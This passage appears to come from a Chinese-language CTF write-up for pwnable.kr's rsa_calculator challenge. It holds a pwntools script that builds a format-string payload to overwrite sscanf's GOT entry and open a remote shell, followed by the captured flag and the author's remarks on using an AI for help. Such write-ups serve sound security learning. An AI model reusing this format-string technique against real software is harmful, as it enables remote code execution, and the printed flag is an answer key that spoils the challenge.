15    r.recvuntil(b'd : '); r.sendline(b'1')
16    r.recvuntil(b'> ')
17    log.success("设置种子成功)")
18
19def build_payload():
20    fmt = b"%4196288c%158$n%63552c%159$hn%160$hn"
21    log.info(f"格式化字符串 ({len(fmt)} 字符): {fmt.decode()}")
22
23    # 格式化字符 (36*4=144) + 3 个地址 (24) = 168 字节
24    src = bytearray(168)
25
26    # 每个字符在src中占4个字节
27    for i, ch in enumerate(fmt):
28        src[i * 4] = ch
29
30    # 把地址添加在后面
31    src[144:152] = p64(SSCANF_GOT)       # 偏移 158 → %n  (低4字节)
32    src[152:160] = p64(SSCANF_GOT + 4)   # 偏移 159 → %hn (4-5字节)
33    src[160:168] = p64(SSCANF_GOT + 6)   # 偏移 160 → %hn (6-7字节)
34
35    # 转换成解密函数需要的格式
36    # decrypt参数是hex,所以需要hex编码,因为sendline只接收字节流,所以encode编码成字节流。
37    hex_data = src.hex().encode()
38    log.info(f"十六进制输入: {len(hex_data)} 字符数 → src[{len(src)}] 字节")
39    return hex_data
40
41def exploit():
42    # r = process('./rsa_calculator')
43    r = remote('pwnable.kr',9012)
44    setup_key(r)
45    hex_data = build_payload()
46    log.info("发送 Payload:")
47    log.info("这里要等一会,wait~")
48    r.sendline(b'3')  #  解密菜单
49    r.recvuntil(b'how')
50    r.sendline(str(len(hex_data)).encode())
51    r.recvuntil(b'data')
52    r.sendline(hex_data)
53
54    data = r.recvuntil(b'> ', timeout=60)
55    log.success(f"GOT 覆写完成 (received {len(data):,} bytes)")
56    log.info("发送 sh")
57    r.sendline(b'3')
58    r.recvuntil(b'how')
59    r.sendline(b'3')
60    r.recvuntil(b'data')
61    r.send(b'sh\x00')
62
63    r.interactive()
64
65if __name__ == '__main__':
66 exploit()flag:w4at_a_buggy_RS4_c4lculat0r
这题好难,没有 AI 我根本做不出来,一点点问 AI。 DeepSeek-V4-Pro 太好用了。
RANK:113!哇终于进入排行榜了。
休息一下,我要去看一下其他的内容了。